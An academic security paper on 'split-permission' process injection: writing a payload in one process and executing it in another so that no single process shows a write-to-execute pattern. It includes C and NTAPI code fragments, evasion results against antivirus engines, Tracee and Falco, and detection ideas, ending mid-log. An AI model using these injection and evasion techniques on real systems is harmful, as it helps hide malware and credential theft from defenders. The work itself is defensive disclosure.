Divide and Conquer: Stealth Code injection via Split Memory Permission Manipulation Across Processes

Michele Salvatori[1,*], Pasquale Caporaso[1,2], Francesco Quaglia[2] and Giuseppe Bianchi[1,2]

[1]CNIT National Network Assurance and Monitoring (NAM) Lab, Rome, IT
[2]University of Rome "Tor Vergata", Rome, IT

Abstract

Dynamic malware detection commonly relies on fine-grained, process-centric telemetry, attributing memory writes, permission transitions, and execution events to a single execution context. In this work, we show that this attribution model can be structurally bypassed when the stages of code injection (writing and executing attacker-controlled payloads) are deliberately separated across cooperating processes. Rather than modifying memory permissions within the same address space, an attacker could write (W) code in one process and execute (X) it in another, ensuring that neither entity individually exhibits a W→X pattern. We demonstrate the viability of this fragmentation through three Proof-of-Concepts: (i) a Linux implementation exploiting `vfork`'s shared address space, (ii) a Linux implementation based on POSIX shared memory, and (iii) a Windows implementation relying on the Native API (`Section Objects` and `Views`). Experimental results show that widely adopted defensive mechanisms, including representative eBPF-based monitors (Tracee and Falco) as well as the majority of antivirus engines aggregated by VirusTotal, do not detect this threat.

Keywords

Process injection, Dynamic code loading, Security-critical system calls, Attacks and defenses

1. Introduction

Over time, malware has evolved, becoming increasingly sophisticated and challenging to detect using traditional methods. Although static analysis remains a cornerstone of cybersecurity, its limitations in identifying complex malware with dynamic and polymorphic characteristics have long been recognized [1]. To address these challenges, dynamic analysis has emerged as a crucial approach. It aims to identify suspicious behavior within executed code, such as specific sequences of API or system calls [2, 3], or deviations from the behavior exhibited by "normal" applications [4], often using machine learning techniques [5]. In some cases, executing code gets analyzed right prior its CPU-fetch from memory [6].

Dynamic malware detection relies on collecting detailed low-level telemetry during program execution, including system calls, memory-permission changes, as well as control-flow and hardware-level events [7, 8, 9, 10, 11, 12, 13, 14, 15, 16]. Despite such advances in runtime visibility, a fundamental question remains largely unaddressed (or at least is often not made explicit): *to which logical entity should low-level events be attributed*? Indeed, most existing approaches adopt a process-centered model, meaning that they attribute (and hence interpret) such events for each *single process*. This *implicitly* assumes that malicious actions, and particularly the ability to place and execute attacker-controlled code within a target process, occur entirely within one process. System calls, page permission changes, and memory writes are therefore analyzed under the premise that they belong to a coherent execution context.

In this paper, we argue that this attribution model is inherently weak against adversaries capable to deliberately fragment malicious behavior across multiple cooperating processes. For an attacker that adopts such a strategy during the process injection phase, a natural and highly effective approach is to separate the writing stage—where the malicious payload is placed into a memory region—from

Joint National Conference on Cybersecurity (ITASEC & SERICS 2026), February 09-13, 2026, Cagliari, IT
*Corresponding author.
michele.salvatori@cnit.it (M. Salvatori); pasquale.caporaso@cnit.it (P. Caporaso); francesco.quaglia@uniroma2.it (F. Quaglia); giuseppe.bianchi@uniroma2.it (G. Bianchi)
0009-0005-5510-8769 (M. Salvatori); 0009-0001-0552-7894 (P. Caporaso)

the subsequent execution stage, in which the payload is triggered, for example via thread creation or hijacking: together with memory allocation, these stages constitute the fundamental operational core of modern in-memory injection attacks [17, 18].

When these stages occur within a single process, detection is, at least conceptually, straightforward: a monitor could track Write→eXecute transitions and flag (and more deeply inspect) payloads that a process first writes and then runs. By contrast, when writing and execution are split across cooperating processes, this logic breaks down. No single process exposes the full sequence, and traditional process-centric monitoring cannot reconstruct the attribution chain.

In this context, the goal of this paper is to address the following research question: *how demanding is it, in practice, to fragment a code-injection operation (typically the foundational stage of a subsequent malware payload) across multiple cooperating processes, and to what extent do current operating systems already provide convenient and readily usable primitives that enable such fragmentation?*

We constructively demonstrate the practicality of this attack model by presenting two concrete techniques for Linux and one for Windows. The first Linux technique is intentionally simple and relies on a direct use of the memory-sharing semantics of the `vfork()` system call, which we employ in a non-conventional manner to separate payload writing from execution. While this usage pattern is conceptually straightforward, to the best of our knowledge it has so far been often overlooked by defensive systems. The second technique, available in both Linux and Windows, leverages the shared memory abstractions offered by these OSes to allow independent processes to map and share the same underlying memory region. By doing so, two coordinated processes can naturally split the write and execute phases across distinct execution contexts, with one process updating the shared memory content and another subsequently executing it.

We implement all three approaches as working proof-of-concept attacks and evaluate them against real-world defensive systems, including VirusTotal and state-of-the-art eBPF-based monitoring frameworks such as Tracee [19] and Falco [20]. Our results demonstrate that these tools, despite their fine-grained visibility, systematically fail to detect attacks that violate the implicit process-centric attribution model. In summary, the contributions of this work are threefold:

- by introducing a *split-permission process injection* technique, we reveal a structural shortcoming in process-centric telemetry-based code-injection detection;
- we provide practical, reproducible attacks that exploit this weakness on both Linux and Windows systems;
- we provide a preliminary experimental assessment which suggests that current process-centric defenses may be insufficient in this setting and should be complemented with memory-centric or execution-centric attibution models.

The rest of the paper is organized as follows. Section 2 introduces the operational anatomy of process injection and discusses how process-centric defensive models could, in principle, capture such behaviors. Section 3 presents a variety of off-the-shelf techniques to perform split-permission process injection attacks. Section 4 describes the experimental evaluation and Section 5 discusses alternative approaches and potential extensions. Finally, Section 6 reviews related work, and Section 7 concludes the paper.

2. Code Injection Anatomy

Code injection is an essential component in nearly all modern malware. It allows adversaries to insert malicious code into legitimate processes for execution, escalation, or persistence. Injection is so central to malware development that entire classes of evasion tools, namely *payload droppers* or *packers* [21, 22, 23, 24], exist solely to wrap malware payloads and help evading traditional detection. Despite the documented existence of a large number of distinct injection techniques (the MITRE ATT&CK framework [25] classifies process injection into as many as 12 distinct sub-techniques), literature




Figure 1: Asynchronous actions of processes on a memory segment ultimately mapping onto a shared RAM frame

work [17, 18] shows that, at a fundamental level, all so far known methods progress through what we can refer to as the **A-W-X** operational cycle:

- **Memory Allocation** (A) – Reserving or hijacking memory in a target process to host the malicious payload.
- **Memory Writing** (W) – Transferring the payload into the allocated memory space.
- **Memory Execution** (X) – Triggering the execution of the injected payload, often by creating or hijacking a thread.

While memory allocation is ubiquitous across almost all processes and therefore exhibits limited discriminative power, the memory writing and memory execution stages are more security-relevant, since they *might* capture transitions from data to code, namely the critical moment at which attacker-controlled content becomes executable. It follows that, at least conceptually, abnormal permission-change patterns associated with these stages might yield potential indicators of compromise based on two observable behaviors:

1. a process maps memory regions with simultaneous write and execute (**WX**) permissions;
2. a process transitions memory regions from writable (**W**) to executable (**X**) over time.

For the purposes of this paper, it is not our concern to determine whether this baseline idea can be concretely translated into a practical defense, as such conditions, while arguably necessary, are clearly not sufficient to conclusively identify malicious activity[1]. Nevertheless, techniques that trace **W→X** patterns, combined with false-positive reduction, could serve as a strong basis for process injection detection. This assumption, however, does not hold in the presence of adversaries that deliberately fragment malicious activities across multiple cooperating processes, as discussed in the following section.

3. Split-permission Process Injection Techniques

This section aims at illustrating how an attacker can exploit off-the-shelf features in both Linux and Windows systems to distribute the necessary code injection steps across multiple processes.

[1]Many legitimate SW components (e.g., JVM, .NET, JavaScript engines) routinely generate and execute code at runtime, causing frequent W→X transitions—see also next Figure 2.

3.1. Threat Model

Our threat model assumes an attacker able to coordinate two or more processes that can read from, write to, and execute from the same RAM frame F, taking advantage of asynchronous behavior to make it difficult to correlate these actions. Such processes are assumed to be capable of accessing a common memory region and independently manipulating its permissions, effectively decoupling the writing and execution stages across distinct execution contexts.

Figure 1 illustrates the threat model. In the example shown, three distinct processes ($P1$, $P2$, and $P3$) interact with the same RAM frame F at different points in time. These interactions may occur sequentially or concurrently, with each process assuming a specific role in the sequence of operations. In the example, $P1$ writes and initializes the shared region, $P2$ later attaches to the frame for reading and verifying the payload, and $P3$ finally executes it. The key point is that each process accesses the same frame with distinct permissions and at different moments, demonstrating how a single RAM region can be mapped across separate address spaces with distinct, task-specific, protection settings.

A note on process coordination. In the above threat model, beyond assuming that processes share access to a common RAM frame, we deliberately leave the *specific* form of coordination between them unspecified. This is because, as will become evident in the subsequent proof-of-concept descriptions, the coordination mechanism plays a central role in determining the stealthiness of the attack. In practice, defensive systems often do not observe the individual attack primitives directly, but instead detect the coordination patterns that enable them. Coordination between a parent and child process, for example, leaves an observable process hierarchy that differ substantially from coordination between fully independent processes launched at different times and interacting indirectly, for instance through remote command-and-control (C&C) infrastructures. As a consequence, the degree of coupling between cooperating processes and the visibility of their synchronization mechanisms strongly affect how easily the attack can be detected and/or reconstructed during forensic analysis.

3.2. Concrete Techniques

The following subsections describe Proof-of-Concepts (PoCs) for POSIX-compliant systems and Windows. Each PoC concludes with a brief discussion of observable indicators of compromise and potential defenses[2].

3.2.1. Linux PoC # 1: `vfork`-based approach

The `vfork` system call is a legacy optimization designed to avoid the page-table duplication cost of `fork`. Unlike `fork`, which provides the child process with a logically distinct address space, `vfork` forces the child to execute within the exact same virtual address space as the parent [26]. This design is primarily motivated by performance considerations, as it allows process creation to avoid the costly duplication of memory mappings when the child is expected to immediately invoke an `exec`-family API. It is also often used in memory-constrained settings, since `vfork` avoids extra memory allocation when a large parent spawns a small helper process.

Unlike the performance-driven rationale for which `vfork` was originally introduced, our idea is to unconventionally exploit its semantics as an evasion primitive, and specifically to decouple attack stages across distinct PIDs and break the **A–W–X** cycle defined in Section 2. Because the address space and its placement in RAM via the page table are shared, any modification, including memory allocation and memory writing performed by P_{child}, is immediately and persistently visible to P_{parent}. This *unique property* allows the attacker to distribute the injection stages across the process tree with an arbitrary degree of complexity. Two primary execution patterns naturally emerge:

1. P_{parent} invokes `vfork` and enters a suspended state. P_{child} acts as a transient proxy, allocating memory and writing the malicious payload. As a result, defensive telemetry would attribute the

[2]It is worth noting that such potential defenses only address the specific process coordination mechanism involved in the PoCs, and not the broader threat model nor the shared-RAM principle behind it.

Write operations exclusively to P_{child}. After P_{child} terminates, P_{parent} resumes execution and directly triggers the already-resident payload (see Listing 1). Thus, from a monitoring perspective, P_{parent} has no observable history of the *Allocation* or *Write* phases and appears to participate only in the final stage of the AWX cycle.

2. In the second pattern, the roles are reversed. P_{parent} performs the memory writes and then invokes `vfork`. The child process inherits an address space containing the payload and simply executes code blocks from it. As a result, the process that performs the execution has no associated write activity.

It is important to note that these two patterns represent only the basic forms of the attack. Indeed, the Appendix shows an alternative implementation of such a technique which *avoids the above serial parent-child relation*, but splits **W** and **X** among two *parallel* childs. Furthermore, by iterating the `vfork` cycle, an attacker can orchestrate N distinct sequential child processes, each assigned to write a specific fraction of the payload. In this scenario, the *Write* primitive of the attack is not just separated from the *Execute* primitive but is also distributed across multiple PIDs, further reducing the traces observed by any single process monitor.

```
// Wrapper to conceal memory allocation from the parent's syscall trace
void *ret = NULL;

// The Parent is suspended here.
if (vfork() == 0) {
    // CHILD CONTEXT: child performs allocation. Since page tables are
    // shared, 'ret' and the mapping itself are visible to the Parent.
    ret = mmap(addr, length, prot, flags, fd, 0);

   _exit(0); // Child terminates, returning control to Parent
}

// PARENT CONTEXT: resumes and executes at addr 'ret' allocated by child
void (func)(void) = (void ()())ret;
func();
```

Listing 1: Stealth allocation via `vfork` wrapping

Observable IoCs and potential defense. `vfork`, together with `clone` and the more usual `fork`, is broadly recognized as a security-sensitive process-spawning primitive [11, 7], making it a natural candidate for closer scrutiny in defensive settings. One point that can make the usage of `vfork` weak is the fact that the actors are restricted to parent-child or sibling relationships (e.g. two new concurrent processes generated via `vfork` by two concurrent threads in the parent process, see Appendix), hence they share a *proximal* ancestor, enabling defenders to *potentially* link the decoupled split-permissions actions by analyzing the process hierarchy. However, we note that all processes in Posix systems belong to a unique hierarchy generated by a common ancestor (e.g. the classical `init` process), which makes the `vfork`-based pattern still show a structure somehow recognized as regular.

3.2.2. Linux PoC # 2: shared-memory-based approach

On Linux systems, a POSIX shared memory object is technically implemented as a temporary in-memory virtual file system (`tmpfs`) used to store volatile files[3]. Access is mediated via the `shm_open` API [27], which yields a file descriptor acting as a handle to the underlying physical memory frame. A key property we rely on is that memory protections are assigned to such *virtual mappings*, not to the underlying physical frame. As a result, distinct processes may map the same shared page with different permissions, enabling the W⊕X split at the core of our technique.

[3]See Section 5 for alternative primitives (System V shared memory and `mmap` with `MAP_SHARED`). Both allow cross-process sharing and could support our split-permission process injection model, but they expose more visible indicators of process coordination or permission configuration, thus resulting to our view less stealth.

Moreover, this design fundamentally decouples the resource's lifecycle from that of its creator process: the object persists in memory *until explicitly removed*. Consequently, any two processes that know (or can exchange) the shared-memory identifier can map the same physical page frame and thus can perform the split injection. In our next VirusTotal evaluation (Section 4.3) we will employ a simple parent–child hierarchy, as the platform requires submitting a single binary; however, this constraint does not apply in real-world scenarios. In the wild, an attacker may easily manage to deploy two completely independent processes, whose coordination can occur through multiple channels (from agreeing on a predefined shared memory identifier to synchronizing via a remote command-and-control infrastructure) without relying on any process ancestry relationship.

We outline the two cooperating roles that implement the split-permission process injection technique. The execution flow consists of two independent processes: a Writer (P_W) responsible for populating the shared memory region, and an Executor (P_E) responsible for mapping and running the payload:

1. The *Writer* process (P_W) initializes the shared memory object via `shm_open` and maps it in its address space with only readable and writable permissions (`PROT_READ | PROT_WRITE`). It acts purely as a carrier, populating the memory buffer with the malicious payload (Listing 2).
2. The *Executor* process (P_E) opens the same shared object using the pre-agreed identifier. To minimize the forensic footprint, P_E (or P_W) performs a `shm_unlink` operation immediately after acquiring the file descriptor. According to POSIX documentation, unlinking removes the object's name from the filesystem but keeps the underlying physical pages alive as long as at least one process holds an open descriptor [28]. This effectively turns the payload into a "phantom" object (Listing 3).

```c
int shm_fd = shm_open(SHM_NAME, O_CREAT | O_RDWR, 0660);

// Map as RW only — No Execute permission requested
void* shm_ptr = mmap(NULL, len, PROT_READ | PROT_WRITE, MAP_SHARED, shm_fd, 0);

// Payload Injection
memcpy(shm_ptr, payload, len);

// Wait for Executor (synchronization), then close
// The object persists in RAM as long as P_E holds a reference
close(shm_fd);
```

Listing 2: Writer: Payload injection to shared memory frame

```c
int shm_fd = shm_open(SHM_NAME, O_RDWR, 0660);

// STEALTH: Remove artifact immediately.
// The descriptor remains valid, but the name vanishes.
shm_unlink(SHM_NAME);

// Map as RX only: no Write permission needed
void* shm_ptr = mmap(0, size, PROT_READ | PROT_EXEC, MAP_SHARED, shm_fd, 0);

// Execution: The process executes code it never wrote
void (func)(void) = (void ())()shm_ptr;
func();
```

Listing 3: Executor: Phantom execution

It is important to note that the mechanism described above represents only the basic unit of the attack. The shared-memory architecture naturally supports additional complexity: an attacker may orchestrate multiple Writer processes, each contributing to different portions of the shared segment. By decoupling access privileges from the underlying physical resource, the W⊕X constraint is strictly satisfied *locally* by each participating process. P_W holds exclusively `PROT_WRITE` permissions, while

P_E holds exclusively PROT_EXEC permissions: neither entity ever possesses a memory region that is simultaneously writable and executable.

Observable IoCs and potential defense. This architecture defeats process-centric telemetry on two fronts: no dynamic permission transition (e.g., `mprotect`) ever occurs, and the attribution chain collapses because P_W never executes the payload while P_E (which may be *fully* independent of P_W), never performs any writes. Detection therefore cannot rely on syscall sequences alone; instead, defenders must inspect static artifacts such as the process's file-descriptor table or memory map (e.g., `/proc/[pid]/fd`, `/proc/[pid]/maps`) to uncover the shared segment.

3.2.3. Windows PoC: shared-memory-based approach

Although in a clearly less autonomous form than the Linux POSIX variant (see discussion following Listing 4), a shared-memory-based *split-permission process injection* technique appears viable also on Windows through *Section Objects* [29], a native kernel abstraction for inter-process memory sharing. We specifically leverage the hierarchical relationship between *Section Objects* and *Views*: the former establish the maximum access rights for the physical pages, while the latter dictate the specific access rights enforced within a process's virtual address space. This hierarchy allows us to enforce **disjoint permissions** across processes. The split-permission process injection model shown in Listing 4 follows this pattern:

1. A process P_i initializes a Section Object backed by the system paging file via `NtCreateSection` [30]. This process requests PAGE_EXECUTE_READWRITE attributes for this object, but this step does not map memory into any specific address space, rather it defines the global maximum capability for the underlying physical frames.
2. P_1 maps a view of this section into its **own** virtual address space via `NtMapViewOfSection`[31]. In this operation, P_1 strictly requests PAGE_READWRITE access.
3. P_1 maps the **same** section into the virtual address space of the target process P_2 (*Remote Mapping*) specifying PAGE_EXECUTE_READ access.
4. Leveraging its write capability on its local view, P_1 copies the malicious code into the shared memory region (e.g., via `memcpy`). Due to the shared nature of the Section Object, this data is immediately reflected in the physical frames mapped by P_2, becoming readable and executable in the target's context.
5. Once the disjoint views are established, and payload written, P_1 triggers the execution flow within P_2 (e.g., via `RtlCreateUserThread`[32]), spawning a thread pointing to the base address of the remote Read-Execute view.

```
// 1. Allocation: shared memory creation
// This acts as the container but maps nothing yet
NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &maxSize,
                PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

// 2. Local Mapping (RW)
NtMapViewOfSection(hSection, GetCurrentProcess(), &localBase, 0, 0,
                   NULL, &viewSize, ViewShare, 0, PAGE_READWRITE);

// 3. Remote Mapping
NtMapViewOfSection(hSection, hTargetProc, &remoteBase, 0, 0,
                   NULL, &viewSize, ViewShare, 0, PAGE_EXECUTE_READ);

// 4. Payload Injection (RX)
memcpy(localBase, shellcode, payloadSize);

// 5. Execution Trigger
RtlCreateUserThread(hTargetProc, NULL, FALSE, 0, 0, 0,
```

Figure 2: Memory permission transition statistics: desktop scenario

```
                remoteBase, NULL, &hThread, NULL);
```

Listing 4: Windows split-permission process injection via NTAPI

Observable IoCs and potential defense. Although the above operation still enforces strict **W⊕X** separation (no single process ever receives **RWX** in its own view), the Windows variant is *structurally different and notably less independent* than its POSIX counterpart. Unlike the POSIX model, P_2 neither maps nor executes autonomously: P_1 conducts every essential step: writes to its own **RW** view, remotely maps the section into P_2 with **RX** permissions, and initiates execution via remote thread creation. As a consequence, the activity of P_1 can be directly observed through *Event Tracing for Windows* (ETW) telemetry [33, 34], which records cross-process mappings (`NtMapViewOfSection`) and remote thread-creation events. This telemetry exposes the otherwise *silent linkage* between injector and target, revealing the execution relationship even when memory permissions remain benign within each process's address space.

4. Evaluation

4.1. Stealth Potential Statistics

To quantify how often legitimate software performs security-relevant permission changes and system calls, we collected runtime statistics from a real user workstation. We instrumented a standard, non-hardened Linux desktop used daily by one of the authors, for professional tasks (e.g., email, editing, browsing, version control, compilation, debugging). We monitored it for a full workday, recording all page-permission transitions and memory allocations. This setup reflects the conditions under which telemetry-based monitoring operates on typical user systems.

4.1.1. Memory-permission transitions in legitimate applications

Our preliminary research question was to assess how often legitimate software exhibits the patterns that process-centric defenses traditionally flag as indicators of potential code injection, namely:

Table 1
Usage percentage of syscalls used in our PoCs, in Github Top 5000 Repositories

Used systemcall	Usage Percentage
Shared memory	22.7%
- MAP_SHARED	10.3%
- Posix API	0.1%
- System V API	3.4%
- Multiple techniques	8.9%
Shared Address Space fork	7.3%
- vfork	4.6%
- clone + CLONE_VM	0.7%
- Both	2.0%

- Writable → Executable (W→X) transitions, and
- Mappings that are simultaneously writable and executable (WX).

Figure 2 summarizes the frequency of such events in the monitored environment. Results show that, in a fully benign system, a non-negligible number of **W→X** transitions, or transitions to **WX**, occurs (highlighted with red circles). This behavior is especially common in professional environments, since JIT compilers (JavaScript engines, JVMs, browser components, etc.) and runtime frameworks dynamically generate and execute code.

These measurements confirm that **W→X** transitions alone cannot reliably distinguish benign from malicious workloads, which explains why modern defenses additionally rely on *process attribution* together with a deeper contextual analysis (e.g., allocation history, thread creation, or control-flow changes) to separate legitimate behavior from potentially malicious activity. Split-permission process injection directly disrupts this assumption: by distributing the write and execute stages across different processes, no single process presents the complete **W→X** pattern, effectively breaking the attribution chain on which such analysis depends.

4.1.2. System call statistics in legitimate applications

To evaluate the stealth capabilities of the proposed threat model, we must look also beyond permission states and analyze the *forensics footprint* of the exploited system calls/API. Specifically, do the syscalls/API leveraged by our technique blend into the background noise of legitimate workloads, or do they constitute detectable statistical anomalies? Since statistics derived from synthetic environments are inherently bound to the specific subset of installed applications and do not offer comprehensive population-wide estimates, we conducted an in-depth analysis focused on the usage frequency of the system-call/API primitives underpinning our split-permission process injection attacks. Specifically, we examined the most popular 5000 C projects on GitHub by number of stars, excluding repositories which do not contain complete applications or which contain kernel-level code, and analyzed their source code to quantify the occurrence of calls such as `vfork`, `shm_open`, `shm_unlink`, and other relevant primitives. The results of this large-scale static survey are summarized in Table 1 and Table 2.

As we can see, the usage of shared memory is fairly high: around a quarter of all surveyed applications use at least one shared-memory primitive. In contrast, the usage of `vfork` is less prominent, appearing in only about 7% of applications. However, as shown in Table 2, both the `vfork` and shared-memory APIs are used in a diverse and widely adopted set of applications, across both desktop environments—such as shell managers like *Ish* or RDP clients like *FreeRDP*—and server environments, including databases such as *libsql* and *PostgreSQL*, as well as web servers like *nginx*.

With these results, we argue that limiting or removing these primitives is infeasible in most systems due to their widespread usage. At the same time, our attack implementation cannot be easily traced, as we expect multiple calls to the relevant APIs to occur in systems operating in environments that require some of the tools studied above—which, based on our findings, should be common.

Table 2
Sample of widely used project using our PoCs' syscalls

Project Name	Project Type	Used System Call
Ish	Shell Environment	vfork
Qemu	Hypervisor	vfork
Systemd	System Manager	vfork
FreeRDP	Remote Desktop Application	SysV shared, Posix Shared
libsql	Database	MAP_SHARED, Posix shared
postgres	Database	MAP_SHARED, SysV shared
netdata	AI Network Monitoring	MAP_SHARED, SysV shared, Posix shared
raylib	Graphics Framework	MAP_SHARED, SysV

4.2. PoC Implementation

To provide a robust empirical evaluation of the split-permission process injection technique, we deliberately selected payloads characterized by notorious signatures and aggressive runtime behaviors. The experimental logic is binary: since these payloads are deterministically flagged by modern defensive engines upon static or standard dynamic analysis, any successful execution proves that the split-permission process injection primitive effectively conceals the malicious content.

For the Linux environment, we utilized:

- **Meterpreter Stager:** We employed the `linux/x64/meterpreter/reverse_tcp` payload (Metasploit). This artifact generates distinct anomalous telemetry serving as a benchmark for behavioral monitoring.

For the Windows environment, we focused our evaluation on a single test:

- **Mimikatz (Sekurlsa module):** We injected a position-independent shellcode version of Mimikatz, the standard tool for credential dumping. Successfully injecting and executing this artifact confirms that the split-permission process injection technique effectively blinds the defensive engine.

To validate detection rates across the spectrum of static and dynamic analysis, all generated samples were submitted to VirusTotal for assessment against commercial detection engines. Furthermore, the Linux artifacts were subjected to active runtime monitoring using state-of-the-art eBPF-based defense frameworks, specifically Tracee and Falco, to evaluate their response to the decoupled execution flow.

4.3. VirusTotal Campaign

The findings presented in this section must be interpreted in relation to their submission date. As documented in related literature [35], antivirus detection verdicts are a dynamic phenomenon, and detection results typically exhibit temporal volatility, often evolving in the days following the initial analysis. This creates a scenario where VirusTotal's retroactive scanning capability may eventually flag these artifacts later. Therefore, the assessment of the *split-permission* strategy is based exclusively on the empirical data observed at the time of submission. It is worth noting that while the Linux evaluation relied on the direct application of the injection primitives, the Windows environment required operational refinements, detailed later in this section, to evade static heuristics.

Focusing first on the Linux environment, we established the detection baseline by submitting the raw `linux/x64/meterpreter/reverse_tcp` stager. As hypothesized, this artifact caused an alert, with **27** out of **65** engines identifying the binary as a high-confidence threat (Figure 3). This result confirms that the payload's signature is deterministically flagged as malicious.

vfork threat model. The sample implementing the `vfork` primitive (Section 3.2.1) was not flagged by any of the engines included in the VirusTotal scan ($0/27$) (Figure 4). While this outcome does not allow us to draw conclusions about the internal inspection strategies of individual engines, it does indicate




Figure 3: meterpreter unpacked - detected






Figure 4: VirusTotal assessment of the `vfork` based split-permission process injection

that the split-permission structure, where memory writes are delegated to a short-lived child process, did not register as suspicious under the tested conditions. In particular, the operational pattern was treated as benign during static classification, without being associated with process-level code injection behavior [4].

POSIX Shared Memory Injection. The same result was replicated by the POSIX shared memory variant (Section 3.2.2), which also achieved a complete evasion result on VirusTotal[5] (**0/27**) (Figure 5a). We must also note a specific adaptation for this test: since VirusTotal analyzes single artifacts and cannot execute complex multi-process architectures, the sample was compiled to internally spawn the *Writer* and *Executor* roles. However, even with the full attack logic consolidated within a single file, the evil binary showed a benign profile. The only anomaly flagged by the dynamic sandbox was a generic IoC related to the deletion of the file within `tmpfs`. This event was classified with *LOW* severity (Figure 5b), confirming that the unlinking operation is considered as a standard resource cleanup. Moreover, in a sophisticated and more real attack chain, this can be trivially concealed [36].



(a) VirusTotal assessment of the POSIX Shared Memory based split-permission process injection




(b) LOW severity IoC


Windows Injection. Due to aggressive defensive heuristics targeting Import Address Table (IAT) [37] anomalies (e.g., explicit imports of native `ntdll` primitives), the Windows split-permission implementation (Section 3.2.3) required specific evasion measures. Initial submissions leveraging statically linked NTAPI calls triggered moderate detection rates. To isolate the efficacy of the split-permission logic from simple import-based signatures, we implemented Hash-based API Resolution [38], which involves walking the *Process Environment Block* (PEB) and locating functions by hash comparison rather than explicit name strings, separating the artifact from direct dependencies on `ntdll.dll`. This adaptation resulted in a near-total evasion rate[6], with only **4 out of 72** engines flagging the executable. In comparison, the baseline injection of the identical Mimikatz artifact triggers deterministic alerts across all engines. A comparative control test revealed that these detections persisted even when the malicious payload was replaced with a benign "Hello World" payload. This evidence is supported by Figure 6b, where the specific IoC related to the PEB traversal is explicitly classified with *INFO* severity. This confirms that the alerts were triggered by generic heuristics targeting the API resolution mechanism itself—a common pattern in shellcode loaders—rather than identifying the split-permission injection strategy as

[4]Hash: a436c167c47e7d6d3f3f79ac85ef04f5e70415a55473e62d3ba6459b31c6d3bb [03/12/25]
[5]Hash: 290255ddbbe4c9dbf64fa42a910149bf0fd3781f0962b2cad1d4c7b7b70477ea [03/12/25]
[6]Hash: 6d9aca08e9808dbcaf3dcfe232aefa2292131b18d756b62e59d5c9e1e93af659 [04/12/25]

malicious.



(a) Detection of Windows split-permission process injection via NTAPI Section Objects



(b) PEB Walking IoC

4.4. eBPF-based Tools

To validate the evasion within an adversarial runtime environment, we deployed the Linux attack models against state-of-the-art eBPF sensors: Tracee [19] and Falco [20]. In their standard deployment, these tools operate as detectors, rather than blocking engines, relying on signature-based rulesets to identify anomalies such as *Dynamic Code Loading* and *Fileless Execution*.

To empirically validate these tools, we preliminarily analyzed telemetry generated by legitimate software. A very interesting finding is that such eBPF-based monitors *do explicitly track* **W→X** transitions. This is experimentally shown in Figure 7, which shows that Tracee flags Mozilla Thunderbird during normal activity, and the alert explicitly identifies a memory protection transition from PROT_WRITE to PROT_EXEC as the trigger for a "Dynamic Code Loading" warning.

However, given the prevailing process-centered attribution focus, we expect that even if these tools explicitly capture **W→X** transitions, they do so only when writing and execution occur *within the same process*. When the write and execute stages are split across distinct processes, the transition no longer appears as a unified event to any single PID and therefore falls outside this attribution scope. This was in fact confirmed by our experiments, shown in Figure 8 and Figure 9, where we evaluated our Linux PoCs under these monitoring frameworks.


```
{"timestamp":74524689062,"threadStartTime":-1018248563018 70,"processorId":4,"processId":10056,"cgroupId":10918,"threadId":10056,"parentProc
essId":3193,"hostProcessId":10056,"hostThreadId":10056,"hostParentProcessId":3193,"userId":1000,"mountNamespace":4026531841,"pidNamespace":
4026531836,"processName":"thunderbird-bin","executable":{"path":""},"hostName":"mlx","containerId":"","container":{},"kubernetes":{},"event
Id":"6022","eventName":"dynamic_code_loading","matchedPolicies":[""],"argsNum":1,"returnValue":0,"syscall":"mprotect","stackAddresses":null
,"contextFlags":{"containerStarted":false,"isCompat":false},"threadEntityId":464282108,"processEntityId":464282108,"parentEntityId":2551258
17,"args":[{"name":"triggeredBy","type":"unknown","value":{"args":[{"name":"alert","type":"string","value":"Protection changed from W to E
"},{"name":"addr","type":"void*","value":"0x34a2150000"},{"name":"len","type":"size_t","value":4096},{"name":"prot","type":"string","value"
